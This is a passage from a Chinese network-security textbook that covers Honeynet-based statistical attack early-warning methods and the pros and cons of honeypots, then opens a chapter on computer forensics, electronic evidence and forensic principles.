（5）2001 年 1 月内，总计有 27 种 X86 漏洞利用工具对 Honeynet 进行攻击。其中，有 8 种漏洞利用工具针对 Solaris Sparc 系统。由于 Sparc 系统体系结构并不兼容，所以这些漏洞利用工具攻击对 Sparc 系统并不奏效，这说明有些攻击者并不关心用户正在使用的操作系统类型和服务的版本。有些攻击者针对某些特定的服务改进扫描程序，如果他们找到此类服务，就会在不明系统漏洞甚至不知道系统是否正确的情况下加载漏洞利用工具，这种方式可以使黑客在最短的时间内扫描和入侵系统。

（6）从 2000 年 4 月到 2002 年 9 月，包括普通扫描在内的大部分流行的扫描方法是伴随 RPC 服务查询的 DNS 版本查询。

（7）大部分流行的攻击方法都与 Intel 系统的 rpc.statd 相关。

（8）大部分流行的扫描方法都是用于搜索整个 IP 网段中特定端口（按通常顺序进行）的 SYN-FIN 扫描，这表明扫描的目的是找一个共同的弱点，扫描的系统越多，找到的弱点越有代表性。许多黑客仅使用一种自己熟悉的或最为有效的工具。

通过对以上信息的分析和解释，Honeynet 项目组还提出了基于信息分析和预测的攻击预警方法。他们的攻击预警方法基于如下假设和声明：

（1）所提出的攻击预警方法只基于对一个 Honeynet 所收集的信息的分析，对于构建方法论来说，所利用的信息还不足够多，因此，下面介绍的方法有待于在更多的 Honeynet 环境中进行测试和改进；

（2）地址欺骗使用广泛，为简化问题，在构建预警模型时，只简单的把来自不同地址的攻击计做来自不同攻击者的攻击，而不考虑由地址欺骗导致的来自同一个攻击者的可能；

（3）所提出的攻击预警方法总是假设攻击者必须在攻击前收集信息，而且在正式攻击前还必须检验端口是否依然开放，这是在信息收集中发现的普遍规律。

Honeynet 项目组织共提出 3 种不同的攻击预警方法，这 3 种方法的效果比较理想，都能提前 2 至 3 天检测到几乎所有的攻击，下面分别介绍这 3 种方法。

1. 运用统计过程控制原理（SPC，Statistical Process Control）对事件进行早期预警

这是一种基本的统计分析方法，类似于制造业中对生产情况进行统计对比。这种方法虽然简单，但却能够精确地判断出短期内（3 天或更短）Honeynet 内可能发生的攻击状况。基本过程如下：

（1）首先对 2000 年 4 月到 2001 年 1 月的 snort 日志进行语法分析；

（2）找到报告次数最高的前 10 个 snort 报告，计算每种攻击平均每天重复的次数；

（3）然后，计算每种攻击方式 3 天内的攻击次数的滑动平均值，称为 3DMA（three day moving average）。在图上标示出每种攻击方式每天告警的次数和 3DMA；

（4）计算一个时期内攻击水平的平均值并乘以 2（2-δ 控制点）；

（5）任何时刻，如果 3DMA 高于 2-δ 控制点，或者持续快速攀升，就产生攻击告警。

这里，不区分入侵尝试及成功攻击，而只是在图表绘出后，再以标记区分成功入侵及入侵尝试。下面是一些发现：

（1）Honeynet 在 2000 年 4 月 9 日到 2000 年 9 月 31 日期间记录了 8 次成功的攻击事件，利用上述方法，除其中一起攻击外，其余攻击都得到了准确预测；

（2）在这段时间的试验中，多数的攻击尝试都超出了 3DMA 的平均水平，也就是控制点的 2 倍，除了一次是 7 天之外，其余都是 3 天之内发生真正的攻击事件，也即，简单统计过程控制技术的攻击告警天数为 3。以下是两个实例。

实例 1：针对 RPC 的攻击。从 2000 年 4 月 1 日对 RPC 服务进行了观察，总共用了 180 天时间，在第 61 至 68 天之间，发现图表中的查询次数有明显上升趋势，终于在第 68 天，一次利用 rpc.statd 的攻击发生了。另一次是在第 153 到 170 天之间，有大量的请求 111 端口的数据，而后就在第 177 天发生了一次对 rpc.statd 的成功溢出攻击。图 3-10 是一个对这期间活动的模型图表，X 座标是天数，Y 座标是攻击发生次数。



图 3-10　攻击活动模型图表

实例 2：针对 DNS/named 的攻击。从第 81-85 天起相关信息不正常的活跃，有许多异样的请求发送到 name server。在第 85 天，named 服务受到了一次不成功的攻击。

2. 通过回归分析和 ARIMA（移动平均自回归求和）进行证实

第二种方法是对上一种方法的有益补充，比如它可以揭示有人违反 snort 的 rpc 规则后，大概多长时间后系统会被攻陷，明确两者间的关联。

从下面的图表模型图 3-11 中可以看出，利用 rpc.statd 进行攻击的行为其实可以提前几天发现。横座标表示日期，在这里是从 1～180 天，向下的曲线通常表明有一些重要的事件发生，这能够预报一些攻击行为，比如在第 68 天受到攻击之前的 10 天内，就出现了这样的行为，而在其后又有三次向下的曲线，紧接着在第 177 天就发生一次同样的 rpc 攻击。这里向上的曲线代表什么并没有明确定义，但通常这种情况是一个平稳时期，没有太多的意外情况发生。



图 3-11　攻击行为图表模型

需要说明的是，这些分析模型都存在一定的误差，需要更多的数据对该分析预测模型进行改进和完善。

3. 利用 ARIMA 模型找出攻击前的特征

ARIMA（移动平均自回归求和模型，Auto Regression Integrated with Moving Averages）是一个可以用于对一定时期内搜集的数据进行深度分析的基本模型。利用 ARIMA 模型进行攻击预警的基本原理是通过识别某些类型攻击和扫描存在的特征来产生预警。

图 3-12 示意了 Honeynet 在 2000 年 9 月中遭受的端口扫描的频繁程度。在这个简单的 ARIMA 案例中，直接根据捕获的数据资料进行分析。

ARIMA 模型的结果以表 3-3 的形式表示，这个表格显示说明了端口扫描是这些攻击中较有代表性的动作，它先是向上拉起一个高峰，然后由其他类型的行为如预攻击等终止。统计学专家还建议，三天的移动平均数计算在这样的时期内可能是太过粗糙的，对于这种类型的攻击，两天可能是一个相对合适的取值。

在上面的各种分析方法中，分析结果的准确性都受到了数据量不足的制约。通过分析大量的数据，可以改进攻击预警模型，具体地，可以从以下几个角度改进攻击预警模型：

（1）获取更多的、彼此相互关联的数据来进行对比分析；

（2）增加更多的变量参数值——增加一些不同类型的 snort 捕获的数据，会有助于理解事件发生的流程；

（3）采用不同的统计分析技术，比如事件历史分析技术（Event History Analysis），加强分析的效果。



图 3-12　2000 年 9 月端口扫描频率

表 3-3　ARIMA 模型结果

AR(p)	MA(q)	AR(1)	MA(1)	AR(2)	MA(2)	AR(3)	MA(3)
1	1	.863322*	-.723377*				
2	2	-.763909*	1.074041*	-.390131*	.996983*		
3	3	.025165	.380295	.251628	.130224	.354300	-.760819

3.6.3 小结

信息收集和分析是使用蜜罐所需完成的重要工作。信息收集有三种方式：基于主机的信息收集、基于网络的信息收集和主动信息收集方式。

信息分析有两个目的：一是可以反映黑客团队的活跃性，Honeynet 项目中的网络是一个没有关键信息且不做任何宣传的网络，如果用户的网络中有重要数据或者用户大做宣传，那么很可能面临更多的攻击；二是可以用来检验攻击预警理论，利用 Honeynet 及相关的信息分析方法能够对未来的攻击行为做出预测。Honeynet 并不是一种仅有的搜集信息手段。事实上有许多方法来尽量减少误报和漏报。充分利用信息采集以及信息分析的方法，一个组织就能够更好地防止来自黑客的攻击。

3.7 蜜罐的特点及发展趋势

作为本章的结束，本节回顾蜜罐这种安全工具的优点和缺点，并对蜜罐的发展趋势做简单讨论。

3.7.1 蜜罐的优缺点

相对于其他安全工具，蜜罐有自己特有的优点和缺点。本节将分别讨论蜜罐的优缺点以帮助读者更好地了解蜜罐。

1. 蜜罐的优点

想要全面地介绍蜜罐的优点是一件很难的事情，本节仅介绍一部分。

（1）使用简单：大部分安全专家都认为，相对于其他安全措施，蜜罐最大的优点就是简单。蜜罐中并不涉及到任何特殊的计算，不需要保存特征数据库，也没有需要进行配置的规则库。用户需要做的只是将蜜罐放置在自己的组织中，并坐在一边等待。某些蜜罐特别是研究型蜜罐可能会复杂一些。但是所有的蜜罐都只有一个简单的前提：如果有人连接到蜜罐，就将他检测出来并记录下来。越简单就越可靠，而其他较为复杂的安全工具则要面对包括错误的配置、系统崩溃和失效在内的多种威胁。

（2）资源占用少：许多安全工具都可能被庞大的带宽或网络行为淹没。网络入侵检测设备就不可能完全跟踪网络行为，极易受突发数据包和潜在的攻击。中央日志服务器也不能收集所有的系统事件，尤其无法应对突发事件。

当安全资源突然剧增的时候安全工具也有可能失效，从而导致资源耗尽。比如，防火墙可能会在连接数据库溢出时失效，这时防火墙就不可能再进行正常的监控工作。于是防火墙不得不阻塞所有的连接，而不是像正常工作时仅仅阻塞那些不合法的行为。而入侵检测系统（IDS）就需要监控更多的行为，也许数据量会超过每秒兆字节。如果发生这种情况，IDS 的探针缓存器就会溢出导致数据包的丢失。如果 IDS 的资源耗尽，它就不能有效的对网络行为进行监控，有可能遗漏攻击行为。

但是蜜罐就不会碰到这类问题，它们需要做的仅仅是捕获进入系统的所有数据，所以不会出现资源耗尽的情况。作为比较，可以考虑 IDS 的工作情况。当某一瞬间，网络上出现大量的可疑数据时，IDS 会试图记录所有这些行为，但是如果激增的连接数目超过了缓存的大小就会发生溢出，溢出部分的数据很有可能是需要记录的攻击行为，这样从某种意义上说 IDS 就已经失效了。但是如果工作在相同网络上的是蜜罐就不会发生这种情况，这是因为蜜罐仅仅对那些尝试与自己建立连接的行为进行记录和响应，所以不会发生数据溢出的情况。并且有很多蜜罐都是模拟的服务，所以不会为攻击者留下可乘之机，成为攻击者进行其他攻击的跳板。因

此，蜜罐并不像其他的安全设备（防火墙和 IDS 探测器等）那样需要昂贵的硬件设备，比如大量的内存和高速芯片等。用户所需做的仅仅是将一台没有多少用处的旧机器放置在网络中，静静等待蜜罐收集到的结果。

（3）数据价值高：蜜罐收集的数据很多，但是它们收集的数据通常都带有非常有价值的信息。安全防护中最大的问题之一是从成千上万的网络数据中寻找自己所需的数据。运用蜜罐，用户可以快速轻松地找到自己所需的确切信息。比如，Honeynet 组织平均每天可以收集 1~5MB 的数据。这些数据都具有很高的研究价值，用户不仅可以获知各种网络行为，还可以完全了解进入系统的攻击者究竟做了哪些动作。

2. 蜜罐的缺点

同其他安全措施一样，蜜罐也有不足之处，蜜罐不能完全取代其他安全机制，实际应用中应将它与其他安全机制一同使用以增强网络和系统的安全性。

（1）数据收集面狭窄：所有的蜜罐都有一个共同的缺点：如果没有人攻击蜜罐，它们就变得毫无用处。

蜜罐可以完成很多有价值的工作，但是一旦攻击者不再向蜜罐发送任何数据包，蜜罐就不会再获得任何有价值的信息。也就是说，蜜罐最大的缺点就是它仅仅可以检测到那些对它进行攻击的行为。如果攻击者闯入蜜罐所在的网络并攻击了某些系统，如果这些行为的对象并不是蜜罐的主机，蜜罐就会对这些行为一无所知。如果攻击者辨别出用户的系统为蜜罐，他就会避免与该系统进行交互并在蜜罐没有发觉的情况下潜入用户所在的组织。

（2）给使用者带来风险：蜜罐可能为用户的网络环境带来风险。

蜜罐一旦被攻陷，就可以用于攻击、潜入或危害其他的系统或组织。如前讨论，不同的蜜罐可能带来不同的风险。某些蜜罐仅带来很小的风险，另一些蜜罐则为攻击者提供完整的平台进行新的攻击。蜜罐越简单，所带来的风险就越小。针对具体的形式来说，仅仅进行服务模拟的蜜罐就很难被入侵。而那些具有真实操作系统的蜜罐，因为具有很多真实系统的特性，就很容易被入侵并成为入侵者攻击其他组织和机器的工具。

3. 小结

任何事物的存在都会有利有弊，安全产品蜜罐也毫不例外，它在简单易行地对攻击者进行“诱骗”、记录和分析的同时，也为整个系统引入了可能被入侵的风险。不同类型的蜜罐所具有的优缺点不尽相同，这主要取决于用户使用蜜罐的目的以及用户如何对蜜罐进行配置。

蜜罐的配置越复杂，操作起来就越困难，系统和网络所冒的风险也越大，但是可以收集到的信息源就更多。所以，用户可以根据自己的需求进行蜜罐的选择、配置和使用。在使用风险较大的蜜罐时，一定要采取更多的预防措施，以确保蜜罐被入侵之后不会产生更多的影响。

蜜罐使用起来十分灵活，适用于多种情况。作为一种安全工具，有自己特有的特点。特别地，蜜罐需要收集的数据并不多，但是大部分都具有很高的价值。它们可以在资源复杂的环境中有效地工作，但是设置又十分简单。它们在检测和捕获非法行为中表现出色。

然而，蜜罐有不可避免的缺点。最主要的是蜜罐仅仅可以收集那些针对自身的数据，收集数据的来源过于狭窄。如果蜜罐没有被攻击，就失去了价值。此外，有些商业蜜罐需要认证代码才可以进行工作，这给入侵者有了鉴别蜜罐的可乘之机。最后，蜜罐可以为使用环境带来风险，如果蜜罐被入侵，就会成为入侵者任意使用的攻击工具。

3.7.2 蜜罐的发展趋势

蜜罐为整个安全界注入了新鲜的血液。不仅作为独立的信息安全工具，还可以与其它安全工具（比如防火墙和 IDS 等）协作使用，从而取长补短地对入侵者进行检测。蜜罐可以查找并发现新型攻击和新型攻击工具，从而解决了 IDS 中无法对新型攻击迅速做出反应的缺点。

目前已经有很多蜜罐商用产品，但是无论是商用的蜜罐还是免费的蜜罐软件，都能够提供较为稳定的功能，达到使用者预期的目的，即吸引入侵者，记录入侵者的各种行为并对这些记录数据进行分析，从而可以使安全专家和对网络信息安全感兴趣的人们对攻击者以及他们的行为有更多的了解。Honeynet 作为一种研究型蜜罐，是将蜜罐联成网络，用实际的网络吸引入侵者，同时达到对入侵者进行研究的目的。这是目前安全专家以及安全组织获取攻击者行为和攻击者信息的最主要来源之一。而面对不断改进的黑客技术，蜜罐技术要持续目前具有的所有功能就必须不断地发展和更新。以下是蜜罐的发展趋势。

（1）增加蜜罐可以模拟的服务。只有不断增多可以模拟的服务类型，才可以获得更多的黑客信息从而达到蜜罐的设计目的。攻击者不断发现各种服务中的弱点和漏洞，并使用各种不同的方法对攻击对象采取行动，试图绕过安全工作者的监视达到自己的目的。蜜罐可以模仿的服务类型越多，可以捕获的入侵行为就越多，从而可以更好地保护重要的资源和数据。

（2）目前的操作系统各种各样，大部分蜜罐只能够在特定的操作系统下工作。因此，能够跨平台工作的蜜罐（即能够在多个不同的操作系统下工作的蜜罐）成为安全工作者关注的焦点。如果蜜罐可以在任何操作系统下生效，使用者的范围就会不断增加，同时使用者也可以更方便地使用蜜罐。跨平台蜜罐带来的不仅是方便，还将蜜罐的适用范围变得更加宽泛，使更多的人了解蜜罐从而使用蜜罐。

（3）在尽量降低风险的情况下，提高蜜罐与入侵者之间的交互程度。蜜罐如果仅仅支持简单的交互行为，入侵者会很快发现自己所处的环境，并迅速全身而退。所以蜜罐技术不断进步的过程中，必须尽量提高与入侵者之间的交互程度，以便更好地了解入侵者行为并得出结论。

（4）如何降低蜜罐引入的风险，一直都是蜜罐使用者们关注的问题之一。想要获得更多有价值的信息和数据，又要系统保持足够的安全，这的确难倒了安全专家。交互的程度越高，模拟得越像，自己陷入危险的概率就越大。目前，安全专家们已经找到很多方式防止蜜罐在被攻陷之后，不会成为入侵者进行进一步攻击的工具。但是这种方式虽然防止蜜罐作为攻击工具入侵其他系统和机器的工具，但是也会引起入侵者的注意，使入侵者发现自己所处的是蜜罐系统，从而不能够进一步记录攻击者接下来的行为。

（5）目前，蜜罐想要进一步记录攻击者在攻陷一台机器之后的情形并不容易。想要更多的了解入侵者的各种动机和行为，就应该多做这方面的工作。大规模分布式的攻击成为一种攻击“时尚”，因此了解攻击者在攻陷一台机器之后的所作所为，成为安全工作中必不可少的一部分，也是十分重要的一项工作。作为安全工具的蜜罐自然成为这项工作的最佳承担者。

蜜罐已经成为安全专家们所青睐的对付黑客的有效工具之一。它们不仅可以捕获那些并不熟练的攻击者，它们的最大优势在于还可以发现新型攻击工具，并在这些工具广泛传播以前就由安全专家们找到降低这些工具效用的有效方法。蜜罐不仅仅可以捕捉到那些防火墙之外的脚本，还可以发现自己组织中的入侵者。与此同时，蜜罐不仅可以发现那些无足轻重的入侵者，还可以发现具有强大威胁的商业间谍。

第 4 章　计算机取证技术

通过前面的学习了解了入侵检测技术和蜜罐技术，它们的主要目的就是发现可疑行为并报告入侵，而本章将介绍的计算机取证技术就是将计算机调查和分析技术应用于对潜在的、有法律效力的证据的确定与获取，同样它们都是针对黑客和入侵的，目的都是保障网络的安全。

本章从计算机取证的概念入手，继而介绍计算机取证的核心技术——电子证据，接着给出计算机取证的原则和步骤。然后讨论计算机取证技术和入侵检测相结合的问题，以及如何用蜜罐系统进行计算机取证并给出一个实例，接着提出 6 个有助于提高企业计算机网络取证能力的策略，并介绍一些计算机取证的工具。最后分析计算机取证涉及的法律问题和困难及其意义。

阅读本章，读者可以对计算机取证的核心、原则、步骤、应用和发展趋势等知识有一定的了解。对于从事网络安全工作的读者，通过本章的学习可以了解到几种国内外典型的取证工具，方便读者查找更多的有关取证产品的资料，从而有利于读者对取证系统的选购。对于想从事取证技术研究的读者，可以通过阅读本章快速把握取证的关键技术、研究现状和研究方向，有利于研究工作的进一步开展。

4.1　计算机取证的基本概念

随着信息技术的不断发展，计算机越来越多地参与到人们的工作与生活中，与计算机相关的法庭案例（如电子商务纠纷和计算机犯罪等）也不断出现。一种新的存在于计算机及相关外围设备（包括网络介质）中的电子证据逐渐成为新的诉讼证据之一。人们每天面对大量的计算机犯罪案例，如商业机密信息的窃取和破坏、计算机欺诈、对政府或金融网站的破坏等，这些案例的取证工作需要提取存在于计算机系统中的数据，甚至需要从已被删除、加密或破坏的文件中重获信息。电子证据本身和取证过程的许多有别于传统物证和取证的特点，对司法和计算机科学领域都提出了新的挑战。2001 年 6 月 18 日至 22 日，在法国图鲁兹城召开的为期 5 天的第十三届全球 FIRST（Forum of Incident Response and Security Teams）年会上，入侵后的系统恢复和分析取证成为此次大会的主要议题。由此可见，作为计算机领域和法学领域的一门交叉科学，计算机取证（computer forensics）正逐渐成为人们研究与关注的焦点。

在计算机网络犯罪手段与网络安全防御技术不断升级的形势下，单靠网络安全技术打击计算机犯罪不可能非常有效，因此需要发挥社会和法律的强大威力来对付网络犯罪，计算机取证正是在这种形势下产生和发展的，它标志着网络安全防御理论的成熟。

4.1.1　计算机取证的定义

作为计算机取证方面的资深人士，Judd Robbins 先生对此给出了如下定义："计算机取证不过是将计算机调查和分析技术应用于对潜在的、有法律效力的证据的确定与获取。证据可以在计算机犯罪或误用这一大范围中收集，包括窃取商业秘密，窃取或破坏知识产权和欺诈行为等"。计算机专家可以提供一系列方法来挖掘储存于计算机系统中的数据或是恢复已删除的、被加密的或被破坏的文件信息。这些信息在收集证词、宣誓作证或实际诉讼过程中都可能有帮助。

计算机紧急事件响应和取证咨询公司 New Technologies 进一步扩展了该定义，即计算机取

证包括了对以磁介质编码信息方式存储的计算机证据的保护、确认、提取和归档。SANS 公司则归结为如下说法：计算机取证是使用软件和工具，按照一些预先定义的程序，全面地检查计算机系统，以提取和保护有关计算机犯罪的证据。而 Sensei 信息技术咨询公司则将其简单概括为对电子证据的收集、保存、分析和陈述。

Enterasys 公司 CTO、办公室网络安全设计师 Dick Bussiere 则认为计算机取证也可以称作计算机法医学，是指把计算机看作犯罪现场，运用先进的辨析技术，对计算机犯罪行为进行法医式的解剖，搜寻确认罪犯及其犯罪证据，并据此提起诉讼的过程和技术。该定义强调了计算机取证与法医学的关联性。

综合以上定义认为，计算机取证是指对能够为法庭接受的、足够可靠和有说服力的、存在于计算机和相关外设中的电子证据的确认、保护、提取和归档的过程，它能推动或促进犯罪事件的重构，或者帮助预见有害的未经授权的行为。

若从一种动态的观点来看，计算机取证可归结为以下几点：

（1）是一门在犯罪进行过程中或之后收集证据的艺术；

（2）需要重构犯罪行为；

（3）将为起诉提供证据；

（4）对计算机网络进行取证尤其困难，且完全依靠所保护的信息的质量。

4.1.2 电子证据的概念

从计算机取证的概念中可以看出，取证过程主要是围绕电子证据来进行的，因此，电子证据是计算机取证技术的核心，它与传统证据的不同之处在于它是以电子介质为媒介的。

在传统的法律观念看来，纠纷当中的证据讲求的是“白纸黑字”和有原诉人亲笔签名的原件，但使用计算机的作者只有电子文档，使用网络的商人只有商业往来的电子邮件，遭人诋毁的被害者只能找到 BBS 上的电子文章，而这些电子文件不仅没有“白纸黑字”的“原件”为凭，而且连存放在计算机系统内的电子文件内容和署名本身，都能够被任何人轻易修改。对于这种令人捉摸不定、难辨真伪的东西，人们虽然给了它一个“电子证据”的名份，但苛刻的法律，仍然不愿意轻易地接纳它。

近年来，网络上发生的众多纠纷案件中，电子证据几乎无一例外地出现。和书面证据不同的是，电子证据往往以多种形式存在：电子文章、图形文件、视频文件、已删除文件（如果没有被覆盖）、隐藏文件、系统文件、电子邮件、光盘、网页和域名等。而且其作用的领域很广，如证明著作权侵权、不正当竞争以及经济诈骗等。

随着网络技术的快速发展，还出现了许多除电子文件和邮件以外的新型的电子证据。例如 cookie（“小甜饼”），能够由网站自动下载到客户端，并在用户不知觉的情况下记录用户的信息。再如 CRM（客户关系管理系统），可以管理和记录客户在网上的一切活动和特征（如浏览内容、停留时间和收发信息等）。黑客攻击计算机系统过程中留下的痕迹也可以作为一种电子证据。在法律上如何准确定位这些新型的电子记录以及上文提及的电子邮件、多媒体软件、网页的地位和证明效力，将是清晰解决各种网络纠纷的前提。

目前，国内法学界多数学者将电子证据定义为：在计算机或计算机系统运行过程中产生的以其记录的内容来证明案件事实的电磁记录物。

4.1.3 电子证据的特点

电子证据的存在形式是电磁或电子脉冲，缺乏可见的实体。但是，它同样可以用专门工具和技术来收集和分析，而且有的可以作为直接证据。如美国联邦证据法（US Federal Rules of Evidence）规定，在规范活动中产生的电子记录不属于传闻证据，可以被法庭采用。如规范的电子商务、政务活动中的电子记录，在一定条件下计算机中的日志文件等。电子证据和其他种类的证据一样，具有证明案件事实的能力，而且在某些情况下电子证据可能是惟一的证据。同时，电子证据与其他种类的证据相比，有其自身的特点。

1. 表现形式的多样性

电子证据超越了以往所有的证据形式，不仅可以用文字、图像和声音等多种方式存储，还可以以多媒体形式存在。例如：某出版社出版的“大百科图书光盘”，通过计算机播放，不仅有文字，而且配有图像、动画甚至电影片段，还有优美的解说，这种将多种表现形式融为一体的特点是电子证据所特有的。

2. 存储介质的电子性

电子证据依据计算机技术产生，化为一组组电子信息存储在特定的电子介质上，例如，计算机硬盘和光盘等，它的产生和重现必须依赖于这些特定的电子介质，而传统的证据（例如笔录）则毋需依赖于其他介质就可以独立重现，这点也正是电子证据的弱点，直接削弱了它的证明力度。因为，如果有人在电子介质上做手脚，例如，运用黑客手段入侵电脑网络，就能改变电子证据本来面目，给证据的认定带来困难。

3. 准确性

电子信息严格按照运行于计算机上的各种软件和技术标准产生和运行，其结果完全是“铁面无私”的机器内部对一组组二进制编码的运行结果，丝毫不会受到感情、经验等多种主观因素的影响。因此，如果没有人为的蓄意修改或毁坏，电子证据能准确地反映整个事件的完整过程和每一细节，准确度非常高。

4. 脆弱性

书面文件使用纸张为载体，不仅真实记录有签署人的笔迹和各种特征，而且可以长久保存，如有任何改动或添加，都会留下“蛛丝马迹”，通过专家或司法鉴定等手段均不难识别。但电子证据使用电磁介质，储存的数据修改简单而且不易留下痕迹，这导致了当有人利用非法手段入侵系统、盗用密码、操作人员误操作时或供电系统和网络故障等情况发生时，电子证据均有可能被轻易地盗取、修改甚至全盘毁灭而不留下任何证据。它还容易受到电磁攻击，比如，鉴定证据时，一旦不小心打开文件，那么文件的最近修改时间就会改变。电子证据的这种特点，使得计算机罪犯的作案行为变得更轻易而事后追踪和复原变得更困难。

5. 数据的挥发性

在计算机系统中，有些紧急事件的数据必须在一定的时间内获得才有效，这就是数据的“挥发性”，即经过一段时间数据可能就无法得到或失效了，就像“挥发”了一样。因此，在收集电子证据时必须充分考虑到数据的挥发性，在数据的有效期内及时收集数据。表 4-1 描述了数据的挥发性。

表 4-1　　数据的挥发性

数　据	硬件或位置	存活时间
CPU	高速缓冲存储器，管道	数个时钟周期
系统	RAM	直至系统关闭
内核表	进程中	直至系统关闭
固定介质	Swap/tmp	直至被覆盖或被抹掉
可移动的介质	Cdrom、Floppy、HDD	直至被覆盖或被抹掉
打印输出	硬拷贝打印输出	直至被毁坏

当然，电子证据像某些传统证据一样具有潜在性。它和指纹、DNA 一样需要借助专门设备和科学方法才能显现。

电子证据和传统证据相比，具有以下优点：

（1）可以被精确的复制，这样只需对副件进行检查分析，避免原件受损坏的风险；

（2）用适当的软件工具和原件对比，很容易鉴别当前的电子证据是否有改变，譬如 MD5 算法可以认证消息的完整性，数据中的一个比特（bit）的变化就会引起检验结果的很大差异；

（3）在一些情况下，犯罪嫌疑人完全销毁电子证据是比较困难的，如计算机中的数据被删除后还可以从磁盘中恢复，数据的备份可能会被存储在嫌疑犯意想不到的地方。

4.1.4　常见电子设备中潜在的电子证据

随着各类电子设备的广泛应用，电子证据几乎无所不在。下面将简单介绍各种常见电子设备中潜在的电子证据，以使读者对电子证据的概念有更清晰的认识。

1. 计算机系统

计算机系统的硬盘及其他存储介质中往往包含相关的电子证据。应检查的存储介质包括移动存储器（外置硬盘、移动硬盘、U 盘、各类软盘、磁带和光盘等）、记忆卡（memory Cards）（各类可移动的扩展存储卡，例如 MP3 播放器、数码相机的扩展存储卡）。在这些存储介质中应检查的应用数据包括：

（1）用户自建的文档（地址簿、E-mail、视/音频文件、图片影像文件、日程表、Internet 书签/收藏夹、数据库文件和文本文件等）；

（2）用户保护文档（压缩文件、改名文件、加密文件、密码保护文件和隐藏文件等）；

（3）计算机创建的文档（备份文档、日志文件、配置文件、Cookies、交换文件、系统文件、隐藏文件、历史文件和临时文件等）；

（4）其他数据区中可能存在的数据证据（硬盘上的坏簇、其他分区、Slack 空间、计算机系统时间和密码、被删除的文件、软件注册信息、自由空间、隐藏分区、系统数据区、丢失簇和未分配空间）。

另外，计算机附加控制设备（如智能卡和加密狗等）具有控制计算机输入输出或加密功能，这些设备可能含有用户的身份和权限等重要信息。

2. 自动应答设备

具备留言功能的电话机，可以存储声音信息，可记录留言时的时间及当时的录音。其潜在

的证据还有：打电话人的身份信息、备忘录、电话号码和名字、被删除的消息、近期电话通话记录和磁带等。

3. 数码相机

微型摄像头、视频捕捉卡和可视电话等设备可能存储有影像、视频、时间日期标记、声音信息等。

4. 手持电子设备

个人数字助理（PDA）、电子记事本等设备中可能包含有地址簿、密码、计划任务表、电话号码簿、文本信息、个人文档、声音信息、E-mail 和书写笔迹等信息。

5. 连网设备

包括各类调制解调器、网卡、路由器、集线器、交换机、网线与接口等。一方面这些设备本身就属于物证范畴；另一方面从设备中也可以获得重要的信息，如网卡的 MAC 地址、一些配置文件等。

6. 寻呼机

寻呼机中的电子证据有：地址信息、文本信息、E-mail、声音消息和电话号码等。

7. 打印机

很多打印机都有缓存装置，当打印时可以接受并存储多页文档，有的甚至还有硬盘装置。从这些设备中可以获取以下资料：打印文档、时间日期标记、网络身份识别信息和用户使用日志等。

8. 扫描仪

根据扫描仪的个体扫描特征可以鉴别出经过其处理的图像的共同特征。

9. 其他电子设备

（1）复印机。一些复印机有缓存装置，可能含有复印文档、用户使用日志、时间信息和预复印文档等。

（2）读卡机。磁卡读卡机包含信用卡（此卡）的有效期限、用户名称、卡号和用户地址等信息。

（3）传真机。传真机能储存预先设置的电话号码、传送和接收的历史文档，还有一些具有内存装置，可先存入多页文档，然后在稍后的时间再发送或输出。

（4）全球定位仪。全球定位系统能够提供行程方位、地点定位及名称、出发点位置、预定目的地位置、行程日志等重要信息。

4.2 计算机取证的一般步骤

由于电子证据的特殊性，计算机取证的原则和步骤有其自身的特点，不同于传统的取证过程，在取证过程中需要特别注意。本节首先讨论计算机取证的基本原则和一般步骤，然后介绍网络攻击模型和网络取证模型，并进一步介绍用 IDS 和蜜罐作网络取证的相关内容。

4.2.1 计算机取证的基本原则

实施计算机取证要遵循以下基本原则：

（1）尽早搜集证据，并保证其没有受到任何破坏，如销毁或其他破坏方式，也不会被取证程序本身所破坏；

（2）必须保证取证过程中计算机病毒不会被引入目标计算机；

（3）必须保证“证据连续性”（chain of custody），即在证据被正式提交给法庭时必须保证一直能跟踪证据，也就是要能说明在证据从最初的获取状态到在法庭上出现状态之间的任何变化，当然最好是没有任何变化，还要能够说明证据的取证拷贝是完全的，用于拷贝这些证据的进程是可靠并可复验的以及所有的介质都是安全的；

（4）整个检查、取证过程必须是受到监督的，也就是说，由原告委派的专家所作的所有调查取证工作，都应该受到由其他方委派的专家的监督；

（5）必须保证提取出来的可能有用的证据不会受到机械或电磁损害；

（6）被取证的对象如果必须运行某些商务程序，要确保该程序的运行只能影响一段有限的时间；

（7）在取证过程中，应当尊重不小心获取的任何关于客户代理人的私人信息，不能把这些信息泄露出去。

以上这些基本原则对计算机取证的整个过程都有指导意义。计算机取证的过程一般可划分为 3 个阶段：获取、分析和保存。下面分别讨论以上基本原则各个阶段应注意的事项。

1. 获取阶段

